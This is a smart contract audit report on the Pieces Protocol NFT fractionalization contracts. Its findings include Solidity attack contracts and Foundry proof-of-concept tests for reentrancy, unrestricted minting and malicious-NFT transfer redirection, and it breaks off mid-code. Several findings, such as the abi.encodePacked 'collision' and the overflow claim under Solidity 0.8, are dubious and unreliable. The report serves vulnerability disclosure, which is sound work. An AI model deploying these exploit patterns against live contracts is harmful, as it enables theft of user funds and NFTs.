22.01.2025

Audit

</>

Pieces Protocol First Flight #32

By 0xKoiner

Who is 0xKoiner

Hi, I'm **0xKoiner**, a developer and smart contract auditor based in sunny Barcelona. My journey in the crypto industry started back in 2016, and it's been an exciting ride ever since. With a background in Computer Science from the Technion (Israel Institute of Technology), I've built up a versatile skill set that spans Python development and smart contract security.

My Experience
Python Development
I have a solid background in Python, focusing on backend development, software automation, testing, and Web3 libraries. I enjoy building tools and solutions that help simplify complex problems, and I'm always looking for new ways to streamline workflows and processes.

Solidity & Smart Contract Development
I'm a junior Solidity developer with a growing passion for low-level aspects of Ethereum development, including OpCodes, Huff, and Assembly. I love diving into the details of smart contract design, aiming to write clean, efficient, and secure code. I'm still learning every day, but I enjoy the challenge of constantly improving.

Auditing & Security
I've completed several courses focused on smart contract audits and enjoy the process of analyzing code for potential vulnerabilities. My toolkit includes:

Foundry & HardHat: For testing and development.
Slither & Aderyn: For static analysis and finding common issues.
Certora: For formal verification to ensure contract safety.
I take a careful, methodical approach when auditing, trying to catch even the smallest issues that could become big problems. I believe every audit is a chance to learn and help make the Web3 space a bit safer.

My Approach
I'm motivated by a genuine interest in blockchain technology and its potential to bring about positive change. I'm not an expert in everything, but I'm always eager to learn and collaborate with others. If you're working on an interesting project or need a fresh set of eyes for an audit, I'd love to connect and see how I can help.

Let's build something great together!

Table of contents

Disclaimer

The OxKoiner team has made every effort to identify potential vulnerabilities within the time allocated for this audit. However, we do not assume responsibility for the findings or any issues that may arise after the audit. This security audit is not an endorsement of the project's business model, product, or team. The audit was time-limited and focused exclusively on assessing the security of the Solidity code implementation. It is strongly recommended that additional testing and security measures be conducted by the project team.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

Scope

```
All Contracts in `src` are in scope.

├── src
│   ├── TokenDivider.sol
│   └── token
│       └── ERC20ToGenerateNftFraccion.sol
```

Protocol Summary

A new marketplace where users can buy a fraction of an nft and trade with this one, if some user has all the fractions of an nft, can claim the original nft that is locked.


Roles

- **Buyer:** The purchaser of the nft fraction.
- **Seller:** The seller of the nft fraction

Compatibilities

- **Blockchains:**
  - Ethereum
  - EVM Equivalent
- **Tokens:**
  - ETH
  - ERC721 Standard

Report Findings



High Risk Findings

H-01. Multiple Reentrancy Attack Vectors in TokenDivider's NFT Fractionalization Process
H-02. Overpayment mishandling in `TokenDivider::buyOrder` resulting in ether loss for users.
H-03. Anyone can mint from deployed ERC20 causing devaluation of the token
H-04. ERC20Tokens transfers balance mismatched causing unclaimable NFT
H-05. Single Mapping per NFT Address (Ignoring `tokenId`)
H-06. Sell orders cannot be cancelled causing ERC20 to be stucked or bought back
H-07. Front-running Vulnerability in Order Array Management
H-08. The Protocol is vulnerable to Weird ERC721 attack, the function `divideNft` does not check if NFT is transferred to the tokenDivider contract. And will eventually break the claimNFT function

Medium Risk Findings

M-01. Improper Use of abi.encodePacked() Leading to Hash Collisions in TokenDivider.sol
M-02. Unauthorized NFT Locking Through Direct Transfers
M-03. Unchecked Integer Arithmetic in Token Balance Updates

Low Risk Findings

L-01. Fee Rounding to Zero in buyOrder Function

[H-01]High Risk Findings

H-01. Multiple Reentrancy Attack Vectors in TokenDivider's NFT Fractionalization Process

Summary

The TokenDivider contract's divideNft function contains critical reentrancy vulnerabilities due to state updates occurring after external calls and lack of reentrancy protection. The function interacts with multiple external contracts (NFT and ERC20) without proper safeguards, allowing malicious contracts to reenter and manipulate the contract's state.

Impact

Severity: Critical

The vulnerabilities could lead to:

- Double-minting of fractional tokens
- Theft of locked NFTs
- Manipulation of contract state
- Draining of contract funds
- Inconsistent state between NFT ownership and fractional tokens

A successful exploit could result in the complete compromise of the fractionalization system and significant financial losses for users.

Tools used

Foundry

Detailed Proof of Concept

Vulnerable Code

```
function divideNft(address nftAddress, uint256 tokenId, uint256 amount)
    onlyNftOwner(nftAddress, tokenId)
    onlyNftOwner(nftAddress ,tokenId) external {

    // Create new ERC20 token
    ERC20ToGenerateNftFraccion erc20Contract = new ERC20ToGenerateNftFraccion(
        string(abi.encodePacked(ERC721(nftAddress).name(), "Fraccion")),
        string(abi.encodePacked("F", ERC721(nftAddress).symbol())));

    // EXTERNAL CALL #1
    erc20Contract.mint(address(this), amount);
    address erc20 = address(erc20Contract);

    // EXTERNAL CALL #2
    IERC721(nftAddress).safeTransferFrom(msg.sender, address(this), tokenId, "");

    // State updates AFTER external calls
    balances[msg.sender][erc20] = amount;
    nftToErc20Info[nftAddress] = ERC20Info({erc20Address: erc20, tokenId: tokenId});
    erc20ToMintedAmount[erc20] = amount;
    erc20ToNft[erc20] = nftAddress;

    // EXTERNAL CALL #3
    bool transferSuccess = IERC20(erc20).transfer(msg.sender, amount);
}
```

Attack Contract

```
contract MaliciousNFT is ERC721 {
    TokenDivider target;
    uint256 attackCount;

    constructor(address _target) ERC721("Evil", "EVIL") {
        target = TokenDivider(_target);
    }

    function onERC721Received(
        address operator,
        address from,
        uint256 tokenId,
        bytes calldata data
    ) external override returns (bytes4) {
        if (attackCount < 2) {
            attackCount++;
            // Reenter divideNft
            target.divideNft(address(this), tokenId, 1000);
        }
        return this.onERC721Received.selector;
    }
}
```

Attack Simulation

1. Setup Phase:

```
// Deploy contracts
TokenDivider divider = new TokenDivider();
MaliciousNFT nft = new MaliciousNFT(address(divider));

// Mint NFT to attacker
nft.mint(attacker, 1);
```

2. Attack Execution:

```
// Initiate attack
function executeAttack() external {
    // Approve TokenDivider
    nft.approve(address(divider), 1);

    // First call to divideNft
    divider.divideNft(address(nft), 1, 1000);
}
```

Attack Flow:

1. Attacker calls divideNft
2. New ERC20 token is created and minted
3. During safeTransferFrom, onERC721Received is called
4. onERC721Received reenters divideNft
5. State is not yet updated, allowing second execution
6. Multiple sets of ERC20 tokens are minted for the same NFT

Recommendations

Primary Solution

1. Implement OpenZeppelin's ReentrancyGuard:

```
contract TokenDivider is IERC721Receiver, Ownable, ReentrancyGuard {
    function divideNft(address nftAddress, uint256 tokenId, uint256 amount)
        external
        nonReentrant
        onlyNftOwner(nftAddress, tokenId)
    {
        // Implementation
    }
}
```

Additional Protections

1. Follow Checks-Effects-Interactions Pattern:

```
function divideNft(address nftAddress, uint256 tokenId, uint256 amount)
    external
    nonReentrant
    onlyNftOwner(nftAddress, tokenId)
{
    // 1. CHECKS
    if(nftAddress == address(0)) revert TokenDivider__NftAddressIsZero();
    if(amount == 0) revert TokenDivider__AmountCantBeZero();

    // Create ERC20 token
    ERC20ToGenerateNftFraccion erc20Contract = new ERC20ToGenerateNftFraccion(...);
    address erc20 = address(erc20Contract);

    // 2. EFFECTS - Update state first
    balances[msg.sender][erc20] = amount;
    nftToErc20Info[nftAddress] = ERC20Info({
        erc20Address: erc20,
        tokenId: tokenId
    });
    erc20ToMintedAmount[erc20] = amount;
    erc20ToNft[erc20] = nftAddress;

    // 3. INTERACTIONS - External calls last
    erc20Contract.mint(address(this), amount);
    IERC721(nftAddress).safeTransferFrom(msg.sender, address(this), tokenId, "");
    require(IERC20(erc20).transfer(msg.sender, amount), "Transfer failed");

    emit NftDivided(nftAddress, amount, erc20);
}
```

2. Implement State Locks:

```
mapping(address => bool) private _nftLocked;

modifier notLocked(address nft) {
    require(!_nftLocked[nft], "NFT is locked");
    _;
}

function divideNft(...) nonReentrant notLocked(nftAddress) {
    _nftLocked[nftAddress] = true;
    // ... implementation
    _nftLocked[nftAddress] = false;
}
```

3. Add Additional Safety Checks:

```
require(
    nftToErc20Info[nftAddress].erc20Address == address(0),
    "NFT already fractionalized"
);
```

These solutions, when implemented together, provide multiple layers of protection against reentrancy attacks while maintaining the contract's functionality.

[H-02]High Risk Findings

H-02. Overpayment mishandling in `TokenDivider::buyOrder` resulting in ether loss for users.

Summary

The TokenDivider contract currently handles Ether payments for ERC-20 token purchases but fails to manage overpayment situations effectively. The TokenDivider::buyOrder function in the contract accepts Ether via msg.value to facilitate the purchase of ERC-20 tokens from a seller. However, buyOrder lacks the check for if the user sends more ether than required. When a user overpays (sending more Ether than the required amount), the contract processes the transaction without returning the excess Ether to the user.

Impact

When a user sends a higher value of Ether than what is necessary for the transaction (i.e., the price of the tokens plus any associated fees) by calling buyOrder, the contract only processes the token transfer and related fee deductions but does not handle the excess Ether. This results in the user losing the excess Ether, which is never refunded or handled by the contract. Since there is no built-in mechanism to handle overpayments, the contract does not offer any way for users to recover their lost funds.

Tools used

Foundry
Detailed Proof of Concept
Vulnerable Code

Proof of Concepts

1. USER sells tokens at a price of 1 ETH. The contract includes a fee of 0.01%
2. USER2 sends 3 ETH to purchase the tokens, which are priced at 1 ETH plus the fee
3. USER2 should receive the requested tokens, and the contract should only deduct 1 ETH for the tokens and a small fee. The excess Ether (1.99 ETH) should be refunded to USER2.
   However, the contract fails to return the overpaid Ether to USER2. Instead, USER2 experiences a financial loss by losing the excess Ether.

Insert the following test in TokenDividerTest.t.sol:

```
function testMishandelingEthOverpayment() public nftDivided {
    ERC20Mock erc20Mock = ERC20Mock(tokenDivider.getErc20InfoFromNft(
      address(erc721Mock)).erc20Address);

    uint256 ownerBalanceBefore = address(tokenDivider.owner()).balance;
    uint256 userBalanceBefore = address(USER).balance;
    uint256 user2BalanceBefore = address(USER2).balance; // user2 ether balance

    vm.startPrank(USER);

    erc20Mock.approve(address(tokenDivider), AMOUNT);

    tokenDivider.sellErc20(address(erc721Mock), AMOUNT, 1e18);
    // Create a sell order for 1 ETH

    uint256 fees = AMOUNT / 100;

    vm.stopPrank();

    vm.prank(USER2);
    tokenDivider.buyOrder{value: (3e18)}(0, USER); // user2 sends 3e18 ether

    uint256 ownerBalanceAfter = address(tokenDivider.owner()).balance;
    uint256 userBalanceAfter = address(USER).balance;
    uint256 user2BalanceAfter = address(USER2).balance;

    assertEq(tokenDivider.getBalanceOf(USER2, address(erc20Mock)), 1e18);

    uint256 expectedUser2BalanceAfter = user2BalanceBefore - (1e18 + fees / 2);
    // User should pay 1e18 + fees/2
    assertEq(user2BalanceAfter, expectedUser2BalanceAfter,
             "USER2 Ether balance should reflect overpayment handling.");

    assertEq(ownerBalanceAfter - fees, ownerBalanceBefore);

    if(block.chainid != 31337) {
        assertEq(userBalanceAfter - AMOUNT + fees / 2, userBalanceBefore);
    }
}
```

the following test fails and returns:

```
[FAIL: USER2 Ether balance should reflect overpayment handling.:
  700000000000000000 != 899000000000000000] t
  estMishandelingERC20Overpayment() (gas: 1028828)
```

Recommended mitigation

You could implement a check to refund in case of overpayment:

```
+ uint256 totalRequiredAmount = order.price + sellerFee;
+ uint256 excessAmount = msg.value - totalRequiredAmount ;
+ if (excessAmount > 0) {
+   payable(msg.sender).transfer(excessAmount);
    // Refund excess Ether to the buyer
+ }
```

Alternatively, you can revert the transaction if an overpayment is detected:

```
+ error TokenDivider__ExcessivePaymentDetected();

+ if (msg.value > totalRequiredAmount) {
+   revert TokenDivider__ExcessivePaymentDetected();
+ }
```

The first solution (refund mechanism) ensures the user is refunded any excess funds, preventing financial loss. The second solution (revert mechanism) prevents overpayment from being accepted in the first place, ensuring that users cannot accidentally overpay.

[H-03]High Risk Findings

H-03. Anyone can mint from deployed ERC20 causing devaluation of the token

Summary

Due to missing restriction on ERC20ToGenerateNftFraccion.sol , anyone can mint from the deployed ERC20 when an NFT is divided causing the ERC20 to not have value and initial owner of the NFT to can't claim the NFT even though if he didn't intend to sell/transfer it's ERC20.

Vulnerability Details

When TokenDivider::divideNftis used, a new ERC20 token is created

```
function divideNft(
    address nftAddress,
    uint256 tokenId,
    uint256 amount
)
    external
    onlyNftOwner(nftAddress, tokenId)
    onlyNftOwner(nftAddress, tokenId)
{
    [...]
    ERC20ToGenerateNftFraccion erc20Contract = new ERC20ToGenerateNftFraccion(
            string(abi.encodePacked(ERC721(nftAddress).name(), "Fraccion")),
            string(abi.encodePacked("F", ERC721(nftAddress).symbol()))
);
```

This token represents the shares of the Nft.

Though anyone can use the mint function in the newly created ERC20 and then get a share of the NFT as there is no restriction

```
function mint(address _to, uint256 _amount) public {
        _mint(_to, _amount);
    }
```

POC

```
function testAnyoneCanMintFromDeployedERC20(
    address randomUser,
    uint256 amount
) public nftDivided {
    vm.assume(randomUser != USER && randomUser != address(0));
    vm.assume(amount <= type(uint256).max - AMOUNT);

    ERC20ToGenerateNftFraccion fraccionERC20 = ERC20ToGenerateNftFraccion(
        tokenDivider.getErc20InfoFromNft(address(erc721Mock)).erc20Address
    );
    assertEq(
        tokenDivider.getErc20TotalMintedAmount(address(fraccionERC20)),
        AMOUNT
    );

    vm.prank(randomUser);
    fraccionERC20.mint(randomUser, amount);

    assertEq(fraccionERC20.balanceOf(randomUser), amount);
}
```

Impact

- The user calling TokenDivider::divideNft can instantly loose the ability to claim back its Nft even though he didn't intend to transfer or sell it's ERC20 shares
- Anyone can sell ERC20 shares even without buying any share

Recommendations

Inherit from openzeppelin Ownable and restrict the mint with onlyOwnermodifier

```
- contract ERC20ToGenerateNftFraccion is ERC20, ERC20Burnable {
+ contract ERC20ToGenerateNftFraccion is ERC20, ERC20Burnable, Ownable {
    constructor(
        string memory _name,
        string memory _symbol
-    ) ERC20(_name, _symbol) {}
+    ) ERC20(_name, _symbol) Ownable{msg.sender}

-    function mint(address _to, uint256 _amount) public {
+    function mint(address _to, uint256 _amount) public onlyOwner {
        _mint(_to, _amount);
    }
}
```

[H-04]High Risk Findings

H-04. ERC20Tokens transfers balance mismatched causing unclaimable NFT

Summary

When dividing an NFT, an ERC20 token is created. Transfers executed via this ERC20 token contract aren't tracked and will cause a balance mismatch in TokenDivider::claimNft contract causing the NFT to be unclaimable even if the user has all the erc20 minted for the NFT.

Vulnerability Details

TokenDivider::claimNft tracks users balance directly and works when transfers are made via transferErcTokens but transfers made via the ERC20 contract won't update the balance mapping within TokenDivider.

Impact

Users won't be able to claim NFT if some tokens were received via ERC20 transfers and not via TokenDivider::claimNFT
Users won't be able to use TokenDivider::sellErc20 with token transferred via ERC20 transfer functions

POC

```
function testTransfersViaERC20ArentTracked() public nftDivided {
    ERC20ToGenerateNftFraccion fraccionERC20 = ERC20ToGenerateNftFraccion(
        tokenDivider.getErc20InfoFromNft(address(erc721Mock)).erc20Address
    );
    assertEq(
        tokenDivider.getErc20TotalMintedAmount(address(fraccionERC20)),
        AMOUNT
    );

    vm.prank(USER);
    fraccionERC20.transfer(USER2, AMOUNT);

    // Tokens balance are correctly tracked by the ERC20 contract
    assertEq(fraccionERC20.balanceOf(USER), 0);
    // USER2 has all the tokens
    assertEq(fraccionERC20.balanceOf(USER2), AMOUNT);

    vm.prank(USER2);
    // User can't claim the NFT despite having the total AMOUNT
    vm.expectRevert(
        TokenDivider.TokenDivider__NotEnoughErc20Balance.selector
    );
    tokenDivider.claimNft(address(erc721Mock));
}
```

Recommendations

Users balance could be checked directly using the underlying ERC20.balanceOf(msg.sender)

[H-05]High Risk Findings

H-05. Single Mapping per NFT Address (Ignoring `tokenId`)

Summary

The mapping nftToErc20Info is defined as:

```
mapping(address nft => ERC20Info) nftToErc20Info;
```

It stores only one ERC20Info struct per NFT contract address, without considering the tokenId. In many NFT collections, there are multiple token IDs under the same contract. By using nftToErc20Info[nftAddress], the system supports only one fractioned NFT per contract address. Fractioning a second token (tokenId) on the same NFT contract overwrites the information from the first fractioned token.

Impact

1. Collision Overwrites: Fractioning another tokenId from the same NFT contract overwrites the previous fraction data (erc20 address, balances, etc.).
2. Loss of Ownership Records: Original fraction owners of tokenId = 1 may lose their claims if the fraction info for tokenId = 2 is written into the same slot.
3. Inability to Claim: If tokenId mismatch occurs, no one can claim the originally fractioned NFT because that data is lost.

Attack Route

1. Honest user fractionizes tokenId = 0. The contract stores that fraction info in nftToErc20Info[nftAddress].
2. A second user calls divideNft(nftAddress, tokenId = 1, someAmount). The contract overwrites the same entry in nftToErc20Info[nftAddress], effectively destroying or hijacking the fraction records for tokenId = 0.

Recommendation

Change nftToErc20Info to a double-mapping that keys both the NFT contract address and the tokenId. For instance:

```
mapping(address => mapping(uint256 => ERC20Info)) public nftToErc20Info;
```

Reflect this change throughout the contract (e.g., claimNft, sellErc20, transferErcTokens, etc.) so that each token ID has its own fraction data.

[H-06]High Risk Findings

H-06. Sell orders cannot be cancelled causing ERC20 to be stucked or bought back

---

Summary

Users can create sell ERC20 orders but there is no way to cancel an order without paying unexpected taxes.

Vulnerability Details

- A user can create sell orders in TokenDivider::sellErc20
- No one buys or a user wants to get back his ERC20 shared
- The user cannot cancel his order or modify his order and would have to buy his own order in ETH, thus paying the fee from TokenDivider::buyOrder

Impact

- Unexpected loss of fund, and friction

Recommendations

- Add a function for cancelling a sell order
- Authorize the seller to buy his own order with no tax

[H-07]High Risk Findings

H-07. Front-running Vulnerability in Order Array Management

Summary

Anyone can monitor the buyOrder transactions and place their own order with the same details or even a lower msg.value, but with a higher gas price, to ensure their transaction gets mined first. This allows the attacker to front-run the legitimate buyer, becoming the purchaser of the token instead. As a result, the intended buyer loses the opportunity to acquire the token, and the attacker gains unfair access to it.

Impact

The attacker can buy a specific token before the legitimate buyer's transaction is processed, effectively stealing the opportunity to purchase the asset. This not only causes financial loss for the buyer but also undermines the fairness and reliability of the platform.

Tools Used

- Manual review

Tools Used

- You can consider implementing a two-step process where people interested in buying a specific token first have to join a 'waitlist' with their offer, and the seller has to choose which offer to accept.
- Also you can think of using a private mempool

[H-08]High Risk Findings

H-08. The Protocol is vulnerable to Weird ERC721 attack, the function `divideNft` does not check if NFT is transferred to the tokenDivider contract. And will eventually break the claimNFT function

Summary

The function divideNft function only verifies that the caller is no longer the owner after the NFT transfer, but it does not ensure that the NFT is actually transferred to the tokenDivider contract.

```
function divideNft(address nftContract, uint256 tokenId, uint256 amount)
  external {
    ...
    IERC721(nftAddress).safeTransferFrom(msg.sender, address(this), tokenId, "");
@>      if(IERC721(nftAddress).ownerOf(tokenId) == msg.sender)
        { revert TokenDivider__NftTransferFailed(); }
    ...
}
```

Impact

If a malicious NFT contract is passed in,
the NFT may not be transferred to the tokenDivider contract,
but still pass the divideNft function and become available for sale.

Proof of Concept:

add a WeirdERC721Mock contract in test/attacker/EvilNFT.sol

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.20;

import {ERC721} from "@openzeppelin/contracts/token/ERC721/ERC721.sol";
import {Ownable} from "@openzeppelin/contracts/access/Ownable.sol";

contract EvilNFT is ERC721, Ownable {
    uint256 private _tokenIdCounter;
    address public interceptor;

    constructor() ERC721("EvilNFT", "EVL") Ownable(msg.sender) {}

    function setInterceptor(address _interceptor) public onlyOwner {
        interceptor = _interceptor;
    }

    function mint(address to) public onlyOwner {
        _safeMint(to, _tokenIdCounter);
        _tokenIdCounter++;
    }

    function safeTransferFrom(address from, address to,
      uint256 tokenId, bytes memory data) public override {
        if(interceptor != address(0)) {
            super.safeTransferFrom(from, interceptor, tokenId, data);
        }else{
            super.safeTransferFrom(from, to, tokenId, data);
        }
    }
}
```

Proof of Concept:

then add the following in test/unit/TokenDividerTest.t.sol

```
    address public HACKER = makeAddr("hacker");
    address public HACKER2 = makeAddr("hacker2");
    ...
    modifier setupEvilNFT(){
        vm.startPrank(HACKER);
        evilNFT = new EvilNFT();
        evilNFT.setInterceptor(HACKER2);
        evilNFT.mint(HACKER);
        vm.stopPrank();
        _;
    }
    ...
    function testEvilDivideNft() public setupEvilNFT {
        assertEq(HACKER, evilNFT.ownerOf(TOKEN_ID));

        vm.startPrank(HACKER);
        evilNFT.approve(address(tokenDivider), TOKEN_ID);
        tokenDivider.divideNft(address(evilNFT), TOKEN_ID, AMOUNT);
        vm.stopPrank();
        // tokenDivider does not own the NFT after divideNft
        assertEq(evilNFT.ownerOf(TOKEN_ID), HACKER2);
    }
```

and run the **test forge test --mt testEvilDivideNft**

Recommended Mitigation:

check if the NFT is owned by the tokenDivider contract

```
    function divideNft(address nftContract, uint256 tokenId, uint256 amount)
                        external {
        ...
      IERC721(nftAddress).safeTransferFrom(msg.sender, address(this), tokenId, "");
-       if(IERC721(nftAddress).ownerOf(tokenId) == msg.sender)
          { revert TokenDivider__NftTransferFailed(); }
+       if(IERC721(nftAddress).ownerOf(tokenId) != address(this))
        { revert TokenDivider__NftTransferFailed(); }
        ...
    }
```

[M-01]Medium Risk Findings

M-01. Improper Use of abi.encodePacked() Leading to Hash Collisions in TokenDivider.sol

Summary

The TokenDivider contract improperly uses abi.encodePacked() with dynamic types when concatenating strings. This results in potential hash collisions that could be exploited to disrupt the system's integrity. The issue is demonstrated in the createTokens function.

Vulnerability Details

The improper use of abi.encodePacked() appears in the following code snippet:

````
Found in src/TokenDivider.sol [Line: 116]()

 ```solidity
            string(abi.encodePacked(ERC721(nftAddress).name(), "Fraccion")),
 ```

- Found in src/TokenDivider.sol [Line: 117]()

 ```solidity
            string(abi.encodePacked("F", ERC721(nftAddress).symbol())));
 ```
````

Dynamic types concatenated with abi.encodePacked() may produce identical byte sequences for different inputs. This could lead to unexpected behavior if the result is hashed or used in critical operations.

Proof of Concept:

then add the following in test/unit/TokenDividerTest.t.sol

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "forge-std/Test.sol";
import "forge-std/console.sol";
import "@openzeppelin/contracts/token/ERC721/ERC721.sol";

contract TokenDivider {
    function createTokens(address nftAddress)
      external view returns (string memory, string memory) {
        string memory name = string(
          abi.encodePacked(ERC721(nftAddress).name(), "Fraccion"));
        string memory symbol = string(
          abi.encodePacked("F", ERC721(nftAddress).symbol()));
        return (name, symbol);
    }
}

contract TokenDividerExploit {
    function demonstrateCollision() external pure returns (bool) {
        // Simulate hash collisions with dynamic types
        bytes memory collision1 = abi.encodePacked("0x123", "456");
        bytes memory collision2 = abi.encodePacked("0x1", "23456");

        // Log the collisions
        console.log("Collision 1: %s", string(collision1));
        console.log("Collision 2: %s", string(collision2));
        console.log("Hash 1: %s", toHexString(keccak256(collision1)));
        console.log("Hash 2: %s", toHexString(keccak256(collision2)));

        // Check for identical keccak256 hashes
        return keccak256(collision1) == keccak256(collision2);
    }

    function toHexString(bytes32 data) internal pure returns (string memory) {
        bytes memory hexChars = "0123456789abcdef";
        bytes memory str = new bytes(64);
        for (uint256 i = 0; i < 32; i++) {
            str[i * 2] = hexChars[uint8(data[i] >> 4)];
            str[1 + i * 2] = hexChars[uint8(data[i] & 0x0f)];
        }
        return string(str);
    }
}
```

Proof of Concept:

then add the following in test/unit/TokenDividerTest.t.sol

```
contract TokenDividerExploitTest is Test {
    TokenDividerExploit exploit;

    function setUp() public {
        exploit = new TokenDividerExploit();
    }

    function testHashCollision() public {
        bool result = exploit.demonstrateCollision();

        // Assert that a collision occurred
        assertTrue(result, "Hash collision did not occur as expected");
    }
}
```

Results:

```
Warning (2018): Function state mutability can be restricted to view
  --> test/TokenDividerExploitTest.sol:50:5:
   |
50 |     function testHashCollision() public {
   |     ^ (Relevant source part starts here and spans across multiple lines).


Ran 1 test for test/TokenDividerExploitTest.sol:TokenDividerExploitTest
[PASS] testHashCollision() (gas: 60794)
Logs:
  Collision 1: 0x123456
  Collision 2: 0x123456
  Hash 1: 5462d984a8e2b55d8deb1f69505cec3a1118749768d005cc3792f6f32dfd78ee
  Hash 2: 5462d984a8e2b55d8deb1f69505cec3a1118749768d005cc3792f6f32dfd78ee

Suite result:
ok. 1 passed; 0 failed; 0 skipped; finished in 313.99µs (154.20µs CPU time)

Ran 1 test suite in 3.08ms (313.99µs CPU time):
1 tests passed, 0 failed, 0 skipped (1 total tests)
```

Impact

Potential disruption of system functionality.

Vulnerability in any hash-based operations, such as uniqueness checks or access control.

Risk of exploitation by attackers to bypass security measures or manipulate protocol behavior.

Tools Used

Manual code review

aderyn --output report.md

Recommendations

To prevent hash collisions, use abi.encode instead of abi.encodePacked when concatenating dynamic types. This ensures proper padding and prevents overlapping byte sequences.

[M-02]Medium Risk Findings

M-02. Unauthorized NFT Locking Through Direct Transfers

Summary

The TokenDivider contract's onERC721Received implementation allows direct NFT transfers without proper initialization, leading to permanent NFT locking.

Vulnerability Details

The contract accepts any NFT transfer through onERC721Received without validation:

```
// In TokenDivider.sol
function onERC721Received(
    address, /* operator */
    address, /* from */
    uint256, /*  tokenId */
    bytes calldata /* data */
) external pure override returns (bytes4) {
    return this.onERC721Received.selector;
}
```

Impact

Critical. This vulnerability allows:

- NFTs to be transferred directly to the contract
- No corresponding ERC20 tokens are minted
- NFTs become permanently locked
- Users can lose valuable NFTs through accidental transfers

Proof of Concept:

```
// test/unit/TokenDividerReceiveTest.t.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.18;

import {Test, console} from "forge-std/Test.sol";
import {TokenDivider} from "../../src/TokenDivider.sol";
import {ERC721Mock} from "../mocks/ERC721Mock.sol";
import {IERC20} from "@openzeppelin/contracts/token/ERC20/IERC20.sol";

contract TokenDividerReceiveTest is Test {
    TokenDivider public divider;
    ERC721Mock public legitimateNft;

    address public constant ATTACKER = address(0x2);
    uint256 public constant TOKEN_ID = 0;

    function setUp() public {
        divider = new TokenDivider();
        legitimateNft = new ERC721Mock();
        legitimateNft.mint(ATTACKER);
    }

    function test_UnauthorizedNFTTransfer() public {
        console.log(
          "\n=== Testing Unauthorized NFT Transfer Vulnerability ===");
        console.log("Contract's onERC721Received function accepts
                    any NFT without validation");

        vm.startPrank(ATTACKER);

        console.log(
          "\nAttempting to transfer NFT without using divideNft function...");
        console.log("Initial NFT owner:", legitimateNft.ownerOf(TOKEN_ID));
        console.log("Target contract:", address(divider));

        // Direct transfer bypassing divideNft
        legitimateNft.safeTransferFrom(ATTACKER, address(divider), TOKEN_ID, "");

        console.log("\nVULNERABILITY:
                    NFT transfer succeeded without proper initialization!");
        console.log("New NFT owner:", legitimateNft.ownerOf(TOKEN_ID));
        console.log("No ERC20 tokens were minted");
        console.log
          ("NFT is now locked in contract without corresponding ERC20 tokens");

        vm.stopPrank();
    }
}
```

Run **forge test --mc TokenDividerReceiveTest -vvv**

Tools Used

- Foundry

```
bool private _isProcessingDivide;

modifier onlyDuringDivide() {
    require(_isProcessingDivide, "Only accept transfers through divideNft");
    _;
}

function onERC721Received(
    address operator,
    address from,
    uint256 tokenId,
    bytes calldata data
) external override onlyDuringDivide returns (bytes4) {
    return this.onERC721Received.selector;
}

function divideNft(address nftAddress, uint256 tokenId, uint256 amount) external {
    _isProcessingDivide = true;
    // ... existing code ...
    _isProcessingDivide = false;
}
```

Recommendations

Add transfer validation in onERC721Received

[M-03]Medium Risk Findings

M-03. Unchecked Integer Arithmetic in Token Balance Updates

Summary

The transferErcTokens function in the TokenDivider contract performs arithmetic operations on token balances without proper overflow checks. Despite Solidity 0.8.x's built-in overflow protection, the logic for balance updates could still be vulnerable to certain edge cases and potential arithmetic overflows.

Vulnerability Details

Current implementation:

```
function transferErcTokens(address nftAddress, address to, uint256 amount)
  external {
    // ... validation checks ...

    // Unchecked balance updates
    balances[msg.sender][tokenInfo.erc20Address] -= amount;
    balances[to][tokenInfo.erc20Address] += amount;  // Potential overflow

    IERC20(tokenInfo.erc20Address).transferFrom(msg.sender, to, amount);
}
```

The vulnerability exists in two areas:

1. No maximum balance validation
2. No overflow check during balance addition
3. No underflow protection for balance subtraction

Impact

This vulnerability could result in:

1. Token balance corruption
2. Unlimited token minting through overflow
3. Loss of user funds
4. Inconsistent state between actual ERC20 balances and internal balances
5. Potential economic attacks

Tool Used

Foundry

Proof of Concept:

```
contract BalanceOverflowExploit {
    TokenDivider target;

    constructor(address _target) {
        target = TokenDivider(_target);
    }

    function exploitOverflow(address nftAddress) external {
        // Setup maximum possible balance
        uint256 maxBalance = type(uint256).max;

        // First transfer to set up large balance
        target.transferErcTokens(
            nftAddress,
            address(this),
            maxBalance - 1
        );

        // Second transfer to trigger overflow
        target.transferErcTokens(
            nftAddress,
            address(this),
            2
        );
        // Balance becomes very small due to overflow
    }
}

// Test Contract
contract BalanceTest {
    function demonstrateOverflow(
        TokenDivider divider,
        address nftAddress
    ) public {
        // Get maximum uint256 value
        uint256 largeAmount = type(uint256).max;

        try divider.transferErcTokens(
            nftAddress,
            address(this),
            largeAmount
        ) {
            revert("Should have failed");
        } catch Error(string memory reason) {
            require(
                keccak256(bytes(reason)) == keccak256(bytes("Overflow")),
                "Wrong error"
            );
        }
    }
}
```

Recommended Mitigation:

1. Implement Safe Math Checks

```
function _updateBalancesSafely(
    address from,
    address to,
    address tokenAddress,
    uint256 amount
) private {
    // Check underflow for sender
